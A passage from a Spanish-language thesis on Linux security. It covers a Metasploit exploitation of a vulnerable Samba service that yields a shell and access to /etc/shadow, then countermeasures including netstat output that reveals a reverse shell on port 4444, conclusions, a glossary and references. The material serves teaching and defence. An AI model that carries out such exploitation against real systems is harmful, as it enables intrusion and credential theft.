


Figura 6.11 Configuramos las opciones necesarias para ejecutar el *exploit*

[7] Maynor, op. cit., p. 43

d. Explotación

Cuando todos los valores son establecidos, sólo resta ejecutar el *exploit* y si todo resulta como se espera, se contará con una *shell* del sistema objetivo de regreso.

Para llevar a cabo la explotación se emplea el comando *exploit*.

Figura 6.12 Muestra el resultado de la ejecución del *exploit* en este caso fue exitoso

Como se observa en la Figura 6.12 con esto se tiene una *shell* en el sistema objetivo que al parecer resultó ser una distribución openSUSE, además de esto, se piensa que ya no se necesita elevar privilegios ya que se cuenta con acceso al archivo */etc/shadow* el cual sólo puede ser visto por el usuario *root*.

e. Contramedidas para la explotación

Como se apreció en el ejemplo anterior, la explotación fue exitosa debido a que se ejecutaba un servicio vulnerable en el sistema objetivo, se debe tomar en cuenta que si es necesario ejecutar algún servicio se necesita contar con las últimas actualizaciones de seguridad para éste.




Figura 6.13 Es un sistema Fedora que presenta versiones de software vulnerable

En la Figura 6.13 se observa que están disponibles algunas actualizaciones de seguridad para distintos paquetes por lo que se recomienda mantenerlos actualizados. Ésta es una buena manera de disminuir el riesgo que se tiene al ejecutar estos servicios.

También es necesario que el administrador del sistema esté al pendiente sobre las posibles actividades que se desarrollen en los *hosts*, tomando en cuenta la penetración del sistema vista anteriormente, si de casualidad el administrador hubiera ejecutado un comando como netstat, se daría cuenta de una conexión sospechosa hacia un sistema (ver la salida).

```
linux:~ # netstat -atn
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:47840           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2401            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:515             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:901             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6566            0.0.0.0:*               LISTEN
```

```
tcp        0      0 0.0.0.0:5801            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:873             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5802            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5803            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:11              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5901            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5902            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5903            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:15              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
tcp        1      0 192.168.1.67:445        192.168.1.66:41083      CLOSE_WAIT
tcp        0      0 192.168.1.67:57625      192.168.1.66:4444       ESTABLISHED
tcp        0      0 :::37                   :::*                    LISTEN
tcp        0      0 :::7                    :::*                    LISTEN
tcp        0      0 :::13                   :::*                    LISTEN
tcp        0      0 :::6000                 :::*                    LISTEN
tcp        0      0 :::19                   :::*                    LISTEN
tcp        0      0 ::1:631                 :::*                    LISTEN
tcp        0      0 ::1:25                  :::*                    LISTEN
```

Se puede ver que existe una conexión algo extraña hacia el sistema 192.168.1.66 en el puerto 4444, aunque el atacante puede disfrazarlo mejor utilizando un puerto privilegiado como el de HTTP 192.168.1.66:80. De esta forma parecería que la víctima esta conectada hacia un sitio web, cuando en realidad estaría utilizando ese canal para enviar comandos a una *shell*.

Como administradores se debe estar al tanto de las posibles fallas de seguridad en el software que se utiliza. Una buena idea es suscribirse a alguna lista de seguridad como Bugtraq (http://www.securityfocus.com) donde se publican eventos de seguridad, actualizaciones de software, desarrollos de nuevas herramientas de seguridad y muchas vulnerabilidades encontradas que incluyen la información suficiente como las versiones para identificar si el software es vulnerable y en algunos casos se brindan pruebas de concepto (ver la Figura 6.14).

Es importante destacar que nunca se deben probar estos códigos en servidores de producción, ya que en algunos casos podrían afectar de forma inmediata en el funcionamiento. También vale la pena tomar ciertas precauciones antes de ejecutar cualquier código como *root*, se podría utilizar algún ambiente virtual para realizar pruebas.




Figura 6.14 Bugtraq es una de las mejores listas sobre seguridad

Bueno se ha llegado al final, en este punto si el atacante tuviera acceso no privilegiado tendría que realizar una escalada de privilegios y continuaría con las demás fases de la metodología del ataque.

Es importante recalcar la importancia que juega la seguridad no solamente en el ámbito informática sino en todos los aspectos de la vida cotidiana, como muestra se tiene la siguiente frase:

"*Ser lo que soy no es nada sin la seguridad.*

William Shakespeare"

Espero que se haya disfrutado la lectura de este trabajo tanto como un servidor disfrutó su realización.

CONCLUSIONES

“Nada acaba hasta que tú sientes que acaba”

Rocky Balboa (2006)

En el inicio de este trabajo se mostró una pequeña introducción sobre lo que es la seguridad informática y los sistemas GNU/Linux, de esto podemos apreciar que la definición final tomada sobre seguridad informática es *la buena administración del riesgo o perdida en la información y el costo que resulte de esa pérdida*. Mediante estas consideraciones debemos tener en cuenta que nunca se está exento de riesgo, siempre hay uno.

También revisamos las principales características de los sistemas GNU/Linux, los cuales son muy similares a los sistemas Unix pero la gran ventaja que tienen es que son software libre.

Se identificaron las distintas fases de la anatomía de un ataque

1. Seguir el rastro
2. Exploración
3. Enumeración
4. Obtener el acceso o Denegación de servicio
5. Escalada de privilegios
6. Mantener el acceso
7. Eliminación del rastro
8. Colocación de puertas traseras

Y se mostró la importancia que tiene conocerlas, ya que si contamos con la información del procedimiento que utilizan los atacantes, podemos estar más preparados al momento de proteger nuestros sistemas de esos ataques.

De todas las fases de la anatomía de un ataque sólo se realizó un análisis sobre las primeras cuatro fases, mostrando con más detalle la forma en que un atacante efectúa esas operaciones.

Se determinó la manera en que se obtiene información de un sistema objetivo, aquí debemos recordar la importancia de toda la información que publicamos.

Un atacante puede obtener información muy valiosa de sitios públicos como la página web de la empresa o incluso de otros sitios que no tengan una relación estrecha con ella. También debemos restringir las transferencias de zona solamente a los servidores DNS secundarios (en caso de usar), así como limitar las posibles búsquedas inversas.

Vale la pena destacar que se necesita analizar el tráfico en busca de posibles intentos de reconocimiento de la red (traceroute) y bloquearlos cuando sea necesario.

Dentro de la exploración determinamos que un atacante puede efectuar la detección de un sistema operativo de muchas formas, a causa de esto necesitamos establecer qué tipo de tráfico ICMP que podemos permitir entre nuestros sistemas o restringir el uso de acuerdo con el origen.

Es muy importante detectar las actividades en esta fase ya que son indicio de que posiblemente más adelante se lleve a cabo un ataque.

Podemos registrar algunos de los paquetes que sean enviados a nuestro sistema y que tengan la forma de detección de sistemas activos, exploración o de reconocimiento de sistemas operativos. Las detecciones se pueden realizar mediante algún NIDS que esté bien configurado para reconocer este tipo de actividades.

Para el caso de la enumeración, se determinó la forma en que el atacante obtiene información sobre las versiones y algunos detalles más sobre las aplicaciones ejecutadas en el sistema objetivo. Analizamos de igual forma la manera en que podemos efectuar cambios en los titulares de algunas de las aplicaciones más comunes.

Vale la pena reconocer que cambiar el titular nos puede ayudar en ciertos casos pero que lo más importante es tener nuestras aplicaciones al día en aspectos de actualizaciones de seguridad.

En la última parte se ejecutó la explotación de un sistema y se obtuvo acceso con privilegios de *root*. Esto se pudo lograr gracias a que el sistema objetivo ejecutaba una versión de samba que contenía una vulnerabilidad. A partir de esto el atacante usando el Metasploit Framework encontró un *exploit* que se aprovechaba de esa vulnerabilidad, logrando así la correcta explotación y penetración del sistema.

Por eso es de gran importancia mantener los sistemas actualizados con los últimos parches de seguridad y no ejecutar servicios innecesarios.

De manera final se recomienda emplear unas buenas políticas de seguridad para proteger nuestra información, mantener nuestros sistemas actualizados, ejecutar sólo los servicios que sean necesarios y lo más importante, aplicar las técnicas presentadas aquí para probar y mejorar la seguridad en nuestros sistemas.

Se debe considerar que la Ingeniería Social (aunque no se trató aquí de una manera amplia) representa uno de los ataques más efectivos contra alguna organización, por lo que se debe tomar muy en cuenta al momento de estar asegurando nuestros sistemas.

APÉNDICE

“Año 2400… ¿Qué sería lo primero que haría? Preguntaría si alguien ha demostrado la hipótesis de Riemman”

David Hilbert

ANEXO 1

AP (Access Point)
Un Punto de Acceso es un transmisor o receptor de una LAN inalámbrica. Actúa como conexión entre clientes inalámbricos y redes de conexión por cable.

ARIN
Es el Registro Americano para Números en Internet, es uno de los 5 Registros Regionales de Internet.

Autenticación
La autenticación garantiza que la identidad del creador de un mensaje o documento es legítima. Asimismo, también se puede hablar de la autenticidad de un equipo que se conecta a la red o intenta acceder a un determinado servicio.

Broadcast
Es un método para enviar paquetes de datos a todos los dispositivos en una red. Los *broadcast* son identificados por una dirección *broadcast* y se cuenta con routers para evitar que los mensajes de *broadcast* sean enviados a otras redes.

Buffer
Es una memoria intermedia donde se almacenan datos de manera temporal. En programación es simplemente un bloque contiguo de memoria de la computadora que mantiene instancias múltiples del mismo tipo de dato.

Confidencialidad
Mediante este servicio o función de seguridad se garantiza que cada mensaje transmitido o almacenado en un sistema informático sólo podrá ser leído por su legítimo destinatario.

Cracker
El término *cracker* se refiere a una persona que utiliza sus habilidades de *hacking* para malos propósitos.

Direcciones IP
Es un número único que usan los dispositivos para identificarse y comunicarse con algún otro en una red de computadoras, utilizando el estándar del Protocolo de Internet.

Direcciones MAC
Dirección estándar de la capa de enlace que se requiere para cada puerto o dispositivo que se conecta a una LAN. Otros dispositivos en la red usan estas direcciones para localizar puertos específicos en la red y para crear o actualizar tablas de enrutamiento. Las direcciones *MAC* tienen una longitud de 48 bits de longitud y son controladas por la IEEE.

Disponibilidad
La disponibilidad de la información es su capacidad de estar siempre disponible para ser procesada por las personas autorizadas. Esto requiere que la misma se mantenga correctamente almacenada con el hardware y el software funcionando perfectamente y que se respeten los formatos para su recuperación en forma satisfactoria.

Default Gateway
Es un dispositivo en la red que sirve como punto de acceso para otra red. Un *default gateway* es usado por un host cuando la dirección destino de un paquete IP pertenece a algún lugar fuera de la subred local. Un router es un buen ejemplo de un *default gateway*.

Exploit
Es un programa que toma ventaja de las vulnerabilidades en algún otro software. Un *exploit* puede ser usado por un atacante para abrir una brecha en la seguridad o para atacar a alguna máquina en la red.

Hacker
En el sentido positivo de la palabra, un *hacker* es un individuo que disfruta aprender los detalles de sistemas informáticos y aumentar sus capacidades.

Hacking
Describe el desarrollo rápido y eficiente de nuevos programas o de ingeniería inversa de software ya existente para hacer mejor el código y más eficiente. El *cracking* es utilizado muy frecuentemente por los medios y el público de forma errónea llamándolo *hacking*.

Hardware
Conjunto de los componentes que integran la parte material de una computadora.

Host
Es una computadora que permite a los usuarios comunicarse con otras computadoras en una red, para brindar un servicio. Los usuarios acceden individualmente a estos servicios a través de aplicaciones como el correo electrónico, *FTP* y *telnet*.

IDS (Intrusion Detection System)
Un sistema de detección de intrusos es otro componente dentro del modelo de seguridad de una organización. Consiste en detectar actividades inapropiadas, incorrectas o anómalas desde el exterior e interior de un sistema informático. Pueden clasificarse según su función los hay basados en host, en red, en conocimiento y en comportamiento.

Integridad
La función de integridad se encarga de garantizar que un mensaje o fichero no ha sido modificado desde su creación o durante su transmisión a través de una red informática.

IPS (Intrusion Prevention System)
Es un sistema el cual toma medidas para bloquear un ataque activo y de esta manera prevenir qué un atacante cause más daño.

ISP
Proveedor de Servicios de Internet, también es algunas veces llamado Proveedor de acceso a Internet (*IAP*). Los *ISP* se conectan entre sí a través de puntos de acceso a red (*NAP*).

Keystroke Logger (keyloggers)
Es un pequeño dispositivo de hardware o un programa que monitorea las teclas que un usuario presiona en el teclado de una computadora.

LiveCD
Un *LiveCD* es un sistema operativo almacenado en un medio extraíble, tradicionalmente un CD o un DVD que puede ejecutarse desde éste sin necesidad de ser instalado en el disco duro de la computadora.

Log
Es un registro de acciones y eventos que ocurren en una computadora cuando un usuario está activo, muchos componentes del sistema operativo y numerosas aplicaciones generan estos registros.

NAT
Traducción de direcciones de red, es el proceso de rescribir la dirección fuente o destino en los paquetes IP conforme pasan a través de un router o cortafuegos, así múltiples *hosts* en una red privada pueden acceder a Internet utilizando solamente una dirección IP pública.

Payload
Los *payloads* son piezas de código que son ejecutadas en los sistemas objetivos como parte de un intento de explotación. Un *payload* es usualmente una secuencia de instrucciones en ensamblador, el cual ayuda a alcanzar un objetivo específico después de la explotación, como agregar un nuevo usuario al sistema remoto o lanzar una línea de comandos y vincularla a un puerto local.

Servidor Proxy
Un servidor *proxy* es un equipo intermediario situado entre el sistema del usuario e Internet. Un cliente se conecta a un servidor *proxy* y solicita recursos que están disponibles en un servidor diferente.

RFC (Request For Comments)
Conjunto de documentos que se usan como medio principal para comunicar información acerca de Internet. Los RFC contienen un amplio rango de información interesante y útil y no están limitados a la especificación formal de los protocolos de comunicación de datos. Existen 3 tipos básicos de *RFC*: estándar (*STD*), mejores prácticas actuales (*BCP*) y de información (*FYI*).

Root
En Unix es la cuenta de super usuario o administrador que tiene un control completo sobre la computadora.

Rootkit
Es una puerta trasera dentro de procesos o archivos que pueden brindan al cracker acceso remoto a un sistema comprometido. Es un conjunto de herramientas y programas ejecutables *troyanizados* ya empaquetados y preparados para una rápida instalación. En algunos casos pueden incluir módulos del núcleo. El término de *rootkit* es frecuentemente usado en un sentido general para describir un conjunto de herramientas que brindan acceso privilegiado a un *cracker*, mientras que evitan su detección.

Router
Dispositivo de la capa de red que usa una o más métricas para determinar el mejor camino a través del cual el tráfico de red debe ser enviado.

Ruby
Es un lenguaje de programación dinámico y de código abierto, enfocado en la simplicidad y productividad. Su elegante sintaxis se siente natural al leerla y fácil al escribirla.

Script
Es un programa que contiene instrucciones para alguna aplicación. De esta manera un script usualmente tiene instrucciones expresadas con la sintaxis y reglas de la aplicación. Un lenguaje de script no se compila, es interpretado al vuelo por un intérprete, lo cual hace que los lenguajes de script sean más lentos que los lenguajes compilados.

Shell
Es la interfaz de línea de comandos en los sistemas *UNIX*.

Sniffer
Es un programa que analiza el tráfico de la red, algunas veces también es llamado un analizador de protocolos, se puede utilizar para obtener la información que es transmitida sobre una tarjeta de red.

SOAP
Es el Protocolo de Acceso a Objetos Sencillo, este protocolo se basa en *XML* para enviar mensajes y comunicación del tipo RPC entre los servicios web.

Software
Conjunto de programas, instrucciones y reglas informáticas para ejecutar ciertas tareas en una computadora.

Spoofing
Es cuando se pretende ser o tener la identidad de un usuario auténtico cuando realmente se es otro, causando fraude o intento de fraude. También pueden existir objetivos de entidades que no estén basadas en usuarios. Por ejemplo una dirección IP puede ser suplantada para apropiarse de la identidad de un servidor.

SQL Injection
Si en los sistemas que utilizan bases de datos no se aplica una buena validación de las entradas, será posible llevar a cabo un ataque mediante *SQL Injection*. Esta técnica permite insertar sentencias *SQL* arbitrarias dentro de la consulta original. De esta manera el atacante puede aprovechar las características del software de la base de datos para ejecutar otro tipo de procesos.

SSID (Service Set Identifier)
Es una cadena de 2 a 32 caracteres alfanuméricos usada por los nodos móviles para asociarse con el *Access Point*. El *SSID* sirve al nodo móvil para distinguir entre varias redes inalámbricas disponibles. Varios *Access Points* pueden compartir el mismo SSID; también a un mismo *Access Point* se le pueden configurar varios *SSID's*.

Switch
Es un dispositivo que filtra, reenvía o inunda *frames* basándose en la dirección destino de cada *frame*, el switch opera en la capa de enlace del modelo *OSI*.

Tríada
Conjunto de tres cosas o seres estrecha o especialmente vinculados entre sí.

VLAN (Red de área local virtual)
Es una red de *hosts* que se comunican como si estuvieran conectados a la misma red física, aunque ellos podrían de hecho estar localizados en distintos segmentos de una LAN. Las *VLANs* son configuradas vía software en los switch y routers.

VPN (Red privada virtual)
Es una red privada que utiliza la infraestructura de comunicaciones pública y mantiene la privacidad a través de un protocolo de *tunneling* y procedimientos de seguridad.

WEP (Wired Equivalent Privacy)
Es un procedimiento de autenticación entre un nodo móvil y el *Access Point*, no es muy seguro ya que la clave compartida entre el *Access Point* y el nodo móvil es estática.

Whois
Es un programa que permite a los administradores de sistemas realizar peticiones a servidores compatibles para obtener información detallada acerca de otros usuarios de Internet.

WSDL
El Lenguaje de Definición de Servicios Web es un formato *XML* para describir servicios de red.

FUENTES Y REFERENCIAS

“Lo oí y lo olvidé. Lo vi y lo entendí. Lo hice y lo aprendí”

Confucio

BIBLIOGRAFÍA

Aldegani, Gustavo Miguel; *Seguridad Informática;* Argentina, MP Ediciones, 1997.

Arkin, Ofir y Fyodor Yarochkin; “Improving network discovery mechanisms”, *[IN]SECURE Magazine Issue 20*; March 2009; 95 p.

Bernadette H. Schell y Clemens Martin; *Webster's New World Hacker Dictionary*; USA, Wiley, 2006; 419 p.

Borghello, Cristian F.; *Seguridad Informática: Sus implicancias e implementación*; Argentina, Tesis 2001.

Facundo Arena, Hector; *La biblia de Linux*; Argentina, MP Ediciones, 2002; 264 p.

Gómez Vieites, Alvaro; *Enciclopedia de la Seguridad Informática*; México, Alfaomega Grupo Editor, 2007; 664 p.

Graves, Kimberly; *CEH Official Certified Ethical Hacker Review Guide*; USA, Wiley, 2007; 265 p.

Gregg, Michael; *Certified Ethical Hacker Exam Prep*; USA, Que, 2006; 696 p.

Hatch, Brian y James Lee; *Hackers en Linux*; España, Mc Graw Hill, 2003; 793 p.

Hunt, Craig; *TCP/IP Network Administration, Third Edition*; USA, O'reilly, 2002; 725 p.

Mathew, Thomas; *Ethical Hacking and Countermeasures [EC-Council Exam 312-50] - Student Courseware*; USA, OSB, 2004; 990 p.

Jones, Keith J.: Shema, Mike y Bradlet C. Johnson; *Superutilidades Hackers*; España, Mc Graw Hill, 2003; 721 p.

Kurt Wall, Et Al; *Programación en Linux segunda edición*; Madrid, Al descubierto, Pearson Education, 2001; 872 p.

Long, Johnny; *Google Hacking*; USA, Syngress Publishing, 2005; 529 p.

Lynch, William; “Protecting an organization's public information”, *[IN]SECURE Magazine Issue 2*; June 2005; 62 p.

Maynor, David y K.K. Mookhey; *Metasploit Toolkit*; USA, Syngress Publishing, 2007; 290 p.

McClure, Stuart: Scambray, Joel y George Kurtz; *Hacking Exposed Fifth Edition: Network Security Secrets & Solutions*; USA, Mc Graw Hill, 2005.

McClure, Stuart: Scambray, Joel y George Kurtz; *Hackers 4 secretos y soluciones para la seguridad en redes*; España, Mc Graw Hill, 2003; 747 p.

Mitnick, Kevin y William L. Simon; *El arte de la Intrusión*; México, Alfaomega Grupo Editor, 2007; 380 p.

Mitnick, Kevin y William L. Simon; *The Art of Deception: Controlling the Human Element of Security*; USA, Wiley, 2002; 577 p.

Scambray, Joel y Mike Shema; *Hackers de sitios web*; España, Mc Graw Hill, 2003; 421 p.

Tori, Carlos; *Hacking Ético*; Argentina, Rosario:el autor, 2008; 340 p.

Winkler, Ira; *Zen and the Art of Information Security*; USA, Syngress Publishing, 2007; 158 p.

REFERENCIAS ELECTRÓNICAS (Última revisión: 18/05/09)

Academia regional de Cisco
http://srvutez.utez.edu.mx/curriculas/

Backtrack
http://www.remote-exploit.org/

Diccionario
http://www.alegsa.com.ar/Dic/livecd.php

Diccionario de la Real Academia de la Lengua Española
http://www.rae.es/rae.html

Diccionarios en línea WordReference
http://www.wordreference.com/

FoundStone
www.foundstone.com

Fundación de Software Libre
http://www.gnu.org

Fundación Mozilla
http://addons.mozilla.org

Hernán Marcelo Racciatti
http://hernanracciatti.com.ar

[IN]SECURE Magazine
http://www.net-security.org/aboutus.php

Lenguaje de Programación Ruby
http://www.ruby-lang.org/es/
Linux Home Networking

http://www.linuxhomenetworking.com

Manuel Gómez, José
Cae alasbarricadas.org, víctima de la LSSI
http://www.kriptopolis.org/cae-alasbarricadas

Metasploit
http://www.metasploit.com/

Nessus
http://www.nessus.org/nessus/

Nmap
http://www.nmap.org

OTRAS REFERENCIAS

Stallman, Richard; *Conferencia de Software Libre*; México, Facultad de Ingeniería, UNAM, 2007.